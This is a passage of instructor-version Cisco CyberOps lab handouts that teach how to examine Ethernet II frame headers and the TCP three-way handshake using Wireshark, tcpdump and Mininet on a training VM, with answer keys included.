
- g. To clean up all the processes that were used by Mininet, enter the **sudo mn -c** command at the prompt.

```
analyst@secOps ~]$ sudo mn -c
[sudo] password for analyst:
*** Removing excess controllers/ofprotocols/ofdatapaths/pings/noxes
killall controller ofprotocol ofdatapath ping nox_core lt-nox_core ovs-openflowd ovs-
controller udpbwtest mnexec ivs 2> /dev/null
killall -9 controller ofprotocol ofdatapath ping nox_core lt-nox_core ovs-openflowd
ovs-controller udpbwtest mnexec ivs 2> /dev/null
pkill -9 -f "sudo mnexec"
*** Removing junk from /tmp
rm -f /tmp/vconn* /tmp/vlogs* /tmp/*.out /tmp/*.log
*** Removing old X11 tunnels
*** Removing excess kernel datapaths
ps ax | egrep -o 'dp[0-9]+' | sed 's/dp/nl:/'
*** Removing OVS datapaths
ovs-vsctl --timeout=1 list-br
ovs-vsctl --timeout=1 list-br
*** Removing all links of the pattern foo-ethX
ip link show | egrep -o '([_-[:alnum:]]+-eth[[:digit:]]+)'
ip link show
*** Killing stale mininet node processes
pkill -9 -f mininet:
*** Shutting down stale tunnels
pkill -9 -f Tunnel=Ethernet
pkill -9 -f .ssh/mn
rm -f ~/.ssh/mn/*
*** Cleanup complete.
```

Lab – Using Wireshark to Examine Ethernet Frames (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Mininet Topology



Objectives

Part 1: Examine the Header Fields in an Ethernet II Frame

Part 2: Use Wireshark to Capture and Analyze Ethernet Frames

Background / Scenario

When upper layer protocols communicate with each other, data flows down the Open Systems Interconnection (OSI) layers and is encapsulated into a Layer 2 frame. The frame composition is dependent on the media access type. For example, if the upper layer protocols are TCP and IP and the media access is Ethernet, then the Layer 2 frame encapsulation will be Ethernet II. This is typical for a LAN environment.

When learning about Layer 2 concepts, it is helpful to analyze frame header information. In the first part of this lab, you will review the fields contained in an Ethernet II frame. In Part 2, you will use Wireshark to capture and analyze Ethernet II frame header fields for local and remote traffic.

Required Resources

- CyberOps Workstation VM
- Internet Access

Part 34: Examine the Header Fields in an Ethernet II Frame

In Part 1, you will examine the header fields and content in an Ethernet II Frame provided to you. A Wireshark capture will be used to examine the contents in those fields.

Step 1: Review the Ethernet II header field descriptions and lengths.

Preamble	Destination Address	Source Address	Frame Type	Data	FCS
8 Bytes	6 Bytes	6 Bytes	2 Bytes	46 – 1500 Bytes	4 Bytes

Step 2: Examine Ethernet frames in a Wireshark capture.

The Wireshark capture below shows the packets generated by a ping being issued from a PC host to its default gateway. A filter has been applied to Wireshark to view the ARP and ICMP protocols only. The session begins with an ARP query for the MAC address of the gateway router, followed by four ping requests and replies.

The image shows a Wireshark packet capture window with the filter 'arp or icmp' applied. The packet list shows five packets: two ARP requests (packets 9 and 11) and three ICMP echo (ping) packets (packets 12, 14, and 17). The packet details pane is expanded for packet 2, showing the Ethernet II header with source IntelCor_62:62:6d and destination Broadcast (ff:ff:ff:ff:ff:ff), and the ARP (0x0806) protocol details. The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
9	0.518367	IntelCor_62:62:6d	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.6
11	0.523508	Netgear_ea:b1:7a	IntelCor_62:62:6d	ARP	42	192.168.1.1 is at 80:37:73:ea:b1:7a
12	0.523633	192.168.1.6	192.168.1.1	ICMP	74	Echo (ping) request id=0x0001, seq=85...
14	0.530258	192.168.1.1	192.168.1.6	ICMP	74	Echo (ping) reply id=0x0001, seq=85...
17	0.857735	Microchi_32:b7:3d	Broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.3

> Frame 2: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0

▼ Ethernet II, Src: IntelCor_62:62:6d (f4:8c:50:62:62:6d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

- > Destination: Broadcast (ff:ff:ff:ff:ff:ff)
- > Source: IntelCor_62:62:6d (f4:8c:50:62:62:6d)
- Type: ARP (0x0806)
- > Address Resolution Protocol (request)

0000 ff ff ff ff ff f4 8c 50 62 62 6d 08 06 00 01 Pbbm....

0010 08 00 06 04 00 01 f4 8c 50 62 62 6d c0 a8 01 06 Pbbm....

0020 00 00 00 00 00 00 c0 a8 01 01

Step 3: Examine the Ethernet II header contents of an ARP request.

The following table takes the first frame in the Wireshark capture and displays the data in the Ethernet II header fields.

Field	Value	Description						
Preamble	Not shown in capture	This field contains synchronizing bits, processed by the NIC hardware.						
Destination Address	Broadcast (ff:ff:ff:ff:ff:ff)	Layer 2 addresses for the frame. Each address is 48 bits long, or 6 octets, expressed as 12 hexadecimal digits, 0–9, A–F. A common format is 12:34:56:78:9A:BC. The first six hex numbers indicate the manufacturer of the network interface card (NIC), the last six hex numbers are the serial number of the NIC. The destination address may be a broadcast, which contains all ones, or a unicast. The source address is always unicast.						
Source Address	IntelCor_62:62:6d (f4:8c:50:62:62:6d)							
Frame Type	0x0806	For Ethernet II frames, this field contains a hexadecimal value that is used to indicate the type of upper-layer protocol in the data field. There are numerous upper-layer protocols supported by Ethernet II. Two common frame types are: <table><tr><td>Value</td><td>Description</td></tr><tr><td>0x0800</td><td>IPv4 Protocol</td></tr><tr><td>0x0806</td><td>Address resolution protocol (ARP)</td></tr></table>	Value	Description	0x0800	IPv4 Protocol	0x0806	Address resolution protocol (ARP)
Value	Description							
0x0800	IPv4 Protocol							
0x0806	Address resolution protocol (ARP)							
Data	ARP	Contains the encapsulated upper-level protocol. The data field is between 46 – 1,500 bytes.						
FCS	Not shown in capture	Frame Check Sequence, used by the NIC to identify errors during transmission. The value is computed by the sending machine, encompassing frame addresses, type, and data field. It is verified by the receiver.						

What is significant about the contents of the destination address field?

All hosts on the LAN will receive this broadcast frame. The host with the IP address of 192.168.1.1 (default gateway) will send a unicast reply to the source (PC host). This reply contains the MAC address of the NIC of the Default Gateway.

Why does the PC send out a broadcast ARP prior to sending the first ping request?

Before the PC can send a ping request to a host, it needs to determine the destination MAC address before it can build the frame header for that ping request. The ARP broadcast is used to request the MAC address of the host with the IP address contained in the ARP.

What is the MAC address of the source in the first frame? _____

f4:8c:50:62:62:6d

What is the Vendor ID (OUI) of the Source's NIC? _____

IntelCor (Intel Corporation)

What portion of the MAC address is the OUI? _____

The first 3 octets of the MAC address indicate the OUI.

What is the Source's NIC serial number? _____

62:62:6d

Part 35: Use Wireshark to Capture and Analyze Ethernet Frames

In Part 2, you will use Wireshark to capture local and remote Ethernet frames. You will then examine the information that is contained in the frame header fields.

Step 1: Examine the network configuration of H3.

- a. Start and log into your CyberOps Workstation using the following credentials:

Username: **analyst** Password: **cyberops**

- b. Open a terminal emulator to start mininet and enter the following command at the prompt. When prompted, enter **cyberops** as the password.

```
[analyst@secOps ~]$ sudo  
home/analyst/lab.support.files/scripts/cyberops_topo.py  
[sudo] password for analyst:
```

- c. At the mininet prompt, start terminal windows on host H3.

```
*** Starting CLI:  
mininet> xterm H3
```

- d. At the prompt on Node: h3, enter **ifconfig** to verify the IPv4 address and record the MAC address.

Host-interface	IP Address	MAC Address
H3-eth0	10.0.0.13	Answers may vary.

- e. At the prompt on Node: H3, enter **netstat -r** to display the default gateway information.

```
[root@secOps ~]# netstat -r  
Kernel IP routing table  
Destination      Gateway          Genmask         Flags   MSS Window  irtt  Iface  
default          10.0.0.1        0.0.0.0         UG      0 0        0    H3-eth0  
10.0.0.0         0.0.0.0         255.255.255.0   U        0 0        0    H3-eth0
```

- f. What is the IP address of the default gateway for the host H3? _____

10.0.0.1

Step 2: Start capturing traffic on H3-eth0.

- a. In the terminal window for Node: H3, enter **arp -n** to display the content of the arp cache.

```
[root@secOps analyst]# arp -n
```

- b. If there is any existing arp information in the cache, clear it by enter the following command: **arp -d IP-address**. Repeat until all the cached information has been cleared.

```
[root@secOps analyst]# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.0.0.11	ether	5a:d0:1d:01:9f:be	C		H3-eth0

```
[root@secOps analyst]# arp -d 10.0.0.11
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.0.0.11		(incomplete)	C		H3-eth0

- c. In the terminal window for Node: H3, open Wireshark and start a packet capture for H3-eth0 interface.

```
[root@secOps analyst]# wireshark-gtk &
```

Step 3: Ping H1 from H3.

- a. From the terminal on H3, ping the default gateway and stop after send 5 echo request packets.

```
[root@secOps analyst]# ping -c 5 10.0.0.1
```

- b. After the ping is completed, stop the Wireshark capture.

Step 4: Filter Wireshark to display only ICMP traffic.

Apply the **icmp** filter to the captured traffic so only ICMP traffic is shown in the results.

Step 5: Examine the first Echo (ping) request in Wireshark.

The Wireshark main window is divided into three sections: the Packet List pane (top), the Packet Details pane (middle), and the Packet Bytes pane (bottom). If you selected the correct interface for packet capturing in Step 3, Wireshark should display the ICMP information in the Packet List pane of Wireshark, similar to the following example.

The screenshot shows the Wireshark interface with the filter 'icmp' applied. The Packet List pane (top) displays a list of ICMP Echo (ping) requests and replies. The Packet Details pane (middle) shows the structure of the selected packet: Ethernet II, Internet Protocol Version 4, and Internet Control Message Protocol. The Packet Bytes pane (bottom) shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.000171180	10.0.0.13	10.0.0.1	ICMP	98	Echo (ping) request id=0x0e7f, seq=1/256, ttl=64 (reply i
4	0.000236551	10.0.0.1	10.0.0.13	ICMP	98	Echo (ping) reply id=0x0e7f, seq=1/256, ttl=64 (request
5	1.018036918	10.0.0.13	10.0.0.1	ICMP	98	Echo (ping) request id=0x0e7f, seq=2/512, ttl=64 (reply i
6	1.018064321	10.0.0.1	10.0.0.13	ICMP	98	Echo (ping) reply id=0x0e7f, seq=2/512, ttl=64 (request
7	2.031383345	10.0.0.13	10.0.0.1	ICMP	98	Echo (ping) request id=0x0e7f, seq=3/768, ttl=64 (reply i
8	2.031412208	10.0.0.1	10.0.0.13	ICMP	98	Echo (ping) reply id=0x0e7f, seq=3/768, ttl=64 (request
9	3.044692567	10.0.0.13	10.0.0.1	ICMP	98	Echo (ping) request id=0x0e7f, seq=4/1024, ttl=64 (reply
10	3.044727159	10.0.0.1	10.0.0.13	ICMP	98	Echo (ping) reply id=0x0e7f, seq=4/1024, ttl=64 (request
11	4.058111314	10.0.0.13	10.0.0.1	ICMP	98	Echo (ping) request id=0x0e7f, seq=5/1280, ttl=64 (reply
12	4.058150652	10.0.0.1	10.0.0.13	ICMP	98	Echo (ping) reply id=0x0e7f, seq=5/1280, ttl=64 (request

Frame 3: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
 Ethernet II, Src: 42:28:b2:24:e0:cb (42:28:b2:24:e0:cb), Dst: 92:66:62:f0:14:21 (92:66:62:f0:14:21)
 Internet Protocol Version 4, Src: 10.0.0.13, Dst: 10.0.0.1
 Internet Control Message Protocol

0000 92 66 62 f0 14 21 42 28 b2 24 e0 cb 08 00 45 00 .fb..!B(.\$....E.
 0010 00 54 58 66 40 00 40 01 ce 35 0a 00 00 0d 0a 00 .TXf@.@. .5.....
 0020 00 01 08 00 a7 7b 0e 7f 00 01 3f 3f 01 59 09 69{.. ..??..Y.i
 0030 0d 00 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15
 0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 .. !"#\$\$%
 0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34/012345
 0060 36 37

- a. In the Packet List pane (top section), click the first frame listed. You should see **Echo (ping) request** under the **Info** heading. This should highlight the line blue.
- b. Examine the first line in the Packet Details pane (middle section). This line displays the length of the frame; 98 bytes in this example.

- c. The second line in the Packet Details pane shows that it is an Ethernet II frame. The source and destination MAC addresses are also displayed.

What is the MAC address of the PC's NIC? _____

42:28:b2:24:e0:cb in example

What is the default gateway's MAC address? _____

92:66:62:f0:14:21 in example

- d. You can click the arrow at the beginning of the second line to obtain more information about the Ethernet II frame.

What type of frame is displayed? _____

0x0800 or an IPv4 frame type.

- e. The last two lines displayed in the middle section provide information about the data field of the frame. Notice that the data contains the source and destination IPv4 address information.

What is the source IP address? _____

10.0.0.13 in the example

What is the destination IP address? _____

10.0.0.1 in the example

- f. You can click any line in the middle section to highlight that part of the frame (hex and ASCII) in the Packet Bytes pane (bottom section). Click the **Internet Control Message Protocol** line in the middle section and examine what is highlighted in the Packet Bytes pane.

```

> Frame 3: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
  Ethernet II, Src: 42:28:b2:24:e0:cb (42:28:b2:24:e0:cb), Dst: 92:66:62:f0:14:21 (92:66:62:f0:14:21)
    Destination: 92:66:62:f0:14:21 (92:66:62:f0:14:21)
    Source: 42:28:b2:24:e0:cb (42:28:b2:24:e0:cb)
    Type: IPv4 (0x0800)
  Internet Protocol Version 4, Src: 10.0.0.13, Dst: 10.0.0.1
  Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xa77b [correct]
    [Checksum Status: Good]
    Identifier (BE): 3711 (0x0e7f)
    Identifier (LE): 32526 (0x7f0e)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Response frame: 4]
    Timestamp from icmp data: Apr 26, 2017 20:45:51.878857000 EDT
    [Timestamp from icmp data (relative): 0.000210324 seconds]
  Data (48 bytes)
    Data: 08090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f...
    [Length: 48]

0000  92 66 62 f0 14 21 42 28  b2 24 e0 cb 08 00 45 00  .fb..!B( .$....E.
0010  00 54 58 66 40 00 40 01  ce 35 0a 00 00 0d 0a 00  .TXf@.@. .5.....
0020  00 01 08 00 a7 7b 0e 7f  00 01 3f 3f 01 59 09 69  ....{...???.Y.1
0030  0d 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15  .....!""#$%
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25  .....!""#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35  &'()*+,-./012345
0060  36 37 67

```

- g. Click the next frame in the top section and examine an Echo reply frame. Notice that the source and destination MAC addresses have reversed, because this frame was sent from the default gateway router as a reply to the first ping.

What device and MAC address is displayed as the destination address? _____

The host H3, 42:28:b2:24:e0:cb in example.

Step 6: Start a new capture in Wireshark.

- Click the **Start Capture** icon to start a new Wireshark capture. You will receive a popup window asking if you would like to save the previous captured packets to a file before starting a new capture. Click **Continue without Saving**.
- In the terminal window of Node: H3, send 5 echo request packets to 172.16.0.40.
- Stop capturing packets when the pings are completed.

Step 7: Examine the new data in the packet list pane of Wireshark.

In the first echo (ping) request frame, what are the source and destination MAC addresses?

Source: _____

This should be the MAC address of the PC.

Destination: _____

This should be the MAC address of the Default Gateway.

What are the source and destination IP addresses contained in the data field of the frame?

Source: _____

This is still the IP address of the PC.

Destination: _____

This is the address of the server at 172.16.0.40.

Compare these addresses to the addresses you received in Step 5. The only address that changed is the destination IP address. Why has the destination IP address changed, while the destination MAC address remained the same?

Layer 2 frames never leave the LAN. When a ping is issued to a remote host, the source will use the Default Gateway's MAC address for the frame destination. The Default Gateway receives the packet, strips the Layer 2 frame information from the packet and then creates a new frame header with the next hop's MAC address. This process continues from router to router until the packet reaches its destination IP address.

Reflection


Wireshark does not display the preamble field of a frame header. What does the preamble contain?

The preamble field contains seven octets of alternating 1010 sequences, and one octet that signals the beginning of the frame, 10101011.

Lab - Using Wireshark to Observe the TCP 3-Way Handshake (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Mininet Topology



Objectives

Part 1: Prepare the Hosts to Capture the Traffic

Part 2: Analyze the Packets using Wireshark

Part 3: View the Packets using tcpdump

Background / Scenario

In this lab, you will use Wireshark to capture and examine packets generated between the PC browser using the HyperText Transfer Protocol (HTTP) and a web server, such as www.google.com. When an application, such as HTTP or File Transfer Protocol (FTP) first starts on a host, TCP uses the three-way handshake to establish a reliable TCP session between the two hosts. For example, when a PC uses a web browser to surf the Internet, a three-way handshake is initiated, and a session is established between the PC host and web server. A PC can have multiple, simultaneous, active TCP sessions with various web sites.

Instructor Note: Using a packet sniffer, such as Wireshark, may be considered a breach of the security policy of the school. It is recommended that permission be obtained before running Wireshark for this lab. If using a packet sniffer is an issue, the instructor may wish to assign the lab as homework or perform a walk-through demonstration.

Required Resources

- CyberOps Workstation Virtual Machine
- Internet access

Part 36: Prepare the Hosts to Capture the Traffic

- Start the CyberOps VM. Log in with username **analyst** and the password **cyberops**.

- Start Mininet.

```
[analyst@secOps ~]$ sudo lab.support.files/scripts/cyberops_topo.py
```

- Start host H1 and H4 in Mininet.

```
*** Starting CLI:
```

```
mininet> xterm H1
```

```
mininet> xterm H4
```

- Start the web server on H4.

```
[root@secOps analyst]#  
/home/analyst/lab.support.files/scripts/reg_server_start.sh
```

- Start the web browser on H1. This will take a few moments.

```
[root@secOps analyst]# firefox &
```

- After the Firefox window opens, start a tcpdump session in the terminal **Node: H1** and send the output to a file called **capture.pcap**. With the **-v** option, you can watch the progress. This capture will stop after capturing 50 packets, as it is configured with the option **-c 50**.

```
[root@secOps analyst]# tcpdump -i H1-eth0 -v -c 50 -w  
/home/analyst/capture.pcap
```

- After the tcpdump starts, quickly navigate to 172.16.0.40 in the Firefox web browser.

Part 37: Analyze the Packets using Wireshark

Step 1: Apply a filter to the saved capture.

- Press ENTER to see the prompt. Start Wireshark on **Node: H1**. Click **OK** when prompted by the warning regarding running Wireshark as superuser.

```
[root@secOps analyst]# wireshark-gtk &
```

- In Wireshark, click **File > Open**. Select the saved pcap file located at /home/analyst/capture.pcap.

- Apply a **tcp** filter to the capture. In this example, the first 3 frames are the interested traffic.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.11	172.16.0.40	TCP	74	58716 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERFECT
2	0.000081	172.16.0.40	10.0.0.11	TCP	74	80 → 58716 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERFECT
3	0.000082	10.0.0.11	172.16.0.40	TCP	66	58716 → 80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=38645
4	0.000194	10.0.0.11	172.16.0.40	HTTP	356	GET /favicon.ico HTTP/1.1

Step 2: Examine the information within packets including IP addresses, TCP port numbers, and TCP control flags.

- In this example, frame 1 is the start of the three-way handshake between the PC and the server on H4. In the packet list pane (top section of the main window), select the first packet, if necessary.
- Click the **arrow** to the left of the Transmission Control Protocol in the packet details pane to expand the details and examine the TCP information. Locate the source and destination port information.
- Click the **arrow** to the left of the Flags. A value of 1 means that flag is set. Locate the flag that is set in this packet.

Note: You may have to adjust the top and middle windows sizes within Wireshark to display the necessary information.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.11	172.16.0.40	TCP	74	58716 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM
2	0.000081	172.16.0.40	10.0.0.11	TCP	74	80 → 58716 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460
3	0.000082	10.0.0.11	172.16.0.40	TCP	66	58716 → 80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=38645
4	0.000194	10.0.0.11	172.16.0.40	HTTP	356	GET /favicon.ico HTTP/1.1

▶ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

▶ Ethernet II, Src: a6:a1:15:2c:d8:de (a6:a1:15:2c:d8:de), Dst: a2:86:17:7c:c3:65 (a2:86:17:7c:c3:65)

▶ Internet Protocol Version 4, Src: 10.0.0.11, Dst: 172.16.0.40

▶ Transmission Control Protocol, Src Port: 58716, Dst Port: 80, Seq: 0, Len: 0

Source Port: 58716

Destination Port: 80

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 0 (relative sequence number)

Acknowledgment number: 0

Header Length: 40 bytes

▶ Flags: 0x002 (SYN)

Window size value: 29200

[Calculated window size: 29200]

Checksum: 0xb671 [unverified]

[Checksum Status: Unverified]

Urgent pointer: 0

▶ Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale

What is the TCP source port number? _____

Answers will vary. In this example, the source port is 58716.

How would you classify the source port? _____

Dynamic or Private

What is the TCP destination port number? _____

Port 80

How would you classify the destination port? _____

Well-known, registered (HTTP or web protocol)

Which flag (or flags) is set? _____

SYN flag

What is the relative sequence number set to? _____

0

- d. Select the next packet in the three-way handshake. In this example, this is frame 2. This is the web server replying to the initial request to start a session.

Filter:	tcp	▼	Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.11	172.16.0.40	TCP	74	58716 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERFECT
2	0.000081	172.16.0.40	10.0.0.11	TCP	74	80 → 58716 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460
3	0.000082	10.0.0.11	172.16.0.40	TCP	66	58716 → 80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=38645
4	0.000194	10.0.0.11	172.16.0.40	HTTP	356	GET /favicon.ico HTTP/1.1

▶ Frame 2: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

▶ Ethernet II, Src: a2:86:17:7c:c3:65 (a2:86:17:7c:c3:65), Dst: a6:a1:15:2c:d8:de (a6:a1:15:2c:d8:de)

▶ Internet Protocol Version 4, Src: 172.16.0.40, Dst: 10.0.0.11

▶ Transmission Control Protocol, Src Port: 80, Dst Port: 58716, Seq: 0, Ack: 1, Len: 0

Source Port: 80

Destination Port: 58716

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 0 (relative sequence number)

Acknowledgment number: 1 (relative ack number)

Header Length: 40 bytes

▶ Flags: 0x012 (SYN, ACK)

Window size value: 28960

[Calculated window size: 28960]

Checksum: 0xc85a [unverified]

[Checksum Status: Unverified]

Urgent pointer: 0

▶ Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale

What are the values of the source and destination ports? _____

Source Port is now 80, and Destination Port is now 58716

Which flags are set? _____

The Acknowledgment flag (ACK) and Syn flag (SYN)

What are the relative sequence and acknowledgment numbers set to? _____

The relative sequence number is 0, and the relative acknowledgment number is 1.

- e. Finally, select the third packet in the three-way handshake.

Filter:	tcp	▼	Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.11	172.16.0.40	TCP	74	58716 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERFECT
2	0.000081	172.16.0.40	10.0.0.11	TCP	74	80 → 58716 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460
3	0.000082	10.0.0.11	172.16.0.40	TCP	66	58716 → 80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=38645
4	0.000194	10.0.0.11	172.16.0.40	HTTP	356	GET /favicon.ico HTTP/1.1

▶ Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)

▶ Ethernet II, Src: a6:a1:15:2c:d8:de (a6:a1:15:2c:d8:de), Dst: a2:86:17:7c:c3:65 (a2:86:17:7c:c3:65)

▶ Internet Protocol Version 4, Src: 10.0.0.11, Dst: 172.16.0.40

▼ Transmission Control Protocol, Src Port: 58716, Dst Port: 80, Seq: 1, Ack: 1, Len: 0

Source Port: 58716

Destination Port: 80

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 1 (relative sequence number)

Acknowledgment number: 1 (relative ack number)

Header Length: 32 bytes

▶ Flags: 0x010 (ACK)

Window size value: 58

[Calculated window size: 29696]

[Window size scaling factor: 512]

Checksum: 0xb669 [unverified]

[Checksum Status: Unverified]

Urgent pointer: 0

Examine the third and final packet of the handshake.

Which flag (or flags) is set? _____

Acknowledgment flag (ACK)

The relative sequence and acknowledgment numbers are set to 1 as a starting point. The TCP connection is established and communication between the source computer and the web server can begin.

Part 38: View the packets using tcpdump

You can also view the pcap file and filter for the desired information.

- Open a new terminal window, enter **man tcpdump**. **Note:** You may need to press ENTER to see the prompt.

Using the manual pages available with the Linux operating system, you read or search through the manual pages for options for selecting the desired information from the pcap file.

```
[analyst@secOps ~]# man tcpdump
TCPDUMP(1)                                General Commands Manual                                TCPDUMP(1)

NAME
    tcpdump - dump traffic on a network

SYNOPSIS
    tcpdump [ -AbdDefhHIJKlLnNOpqStuUvXx# ] [ -B buffer_size ]
            [ -c count ]
            [ -C file_size ] [ -G rotate_seconds ] [ -F file ]
            [ -i interface ] [ -j tstamp_type ] [ -m module ] [ -M secret ]
            [ --number ] [ -Q in|out|inout ]
            [ -r file ] [ -V file ] [ -s snaplen ] [ -T type ] [ -w file ]
            [ -W filecount ]
            [ -E spi@ipaddr algo:secret,... ]
            [ -y datalinktype ] [ -z postrotate-command ] [ -Z user ]
            [ --time-stamp-precision=tstamp_precision ]
            [ --immediate-mode ] [ --version ]
            [ expression ]

<some output omitted>
```

To search through the man pages, you can use / (searching forward) or ? (searching backward) to find specific terms, and **n** to forward to the next match and **q** to quit. For example, search for the information on the switch -r, type **/-r**. Type **n** to move to the next match. What does the switch -r do?

The option -r allows you to read packet from file that was saved using -w option with tcpdump or other tools that write pcap or pcap-ng files, such as Wireshark.

- In the same terminal, open the capture file using the following command to view the first 3 TCP packets captured:

```
[analyst@secOps ~]# tcpdump -r /home/analyst/capture.pcap tcp -c 3
reading from file capture.pcap, link-type EN10MB (Ethernet)
```

```

13:58:30.647462 IP 10.0.0.11.58716 > 172.16.0.40.http: Flags [S], seq
2432755549, win 29200, options [mss 1460,sackOK,TS val 3864513189 ecr
0,nop,wscale 9], length 0
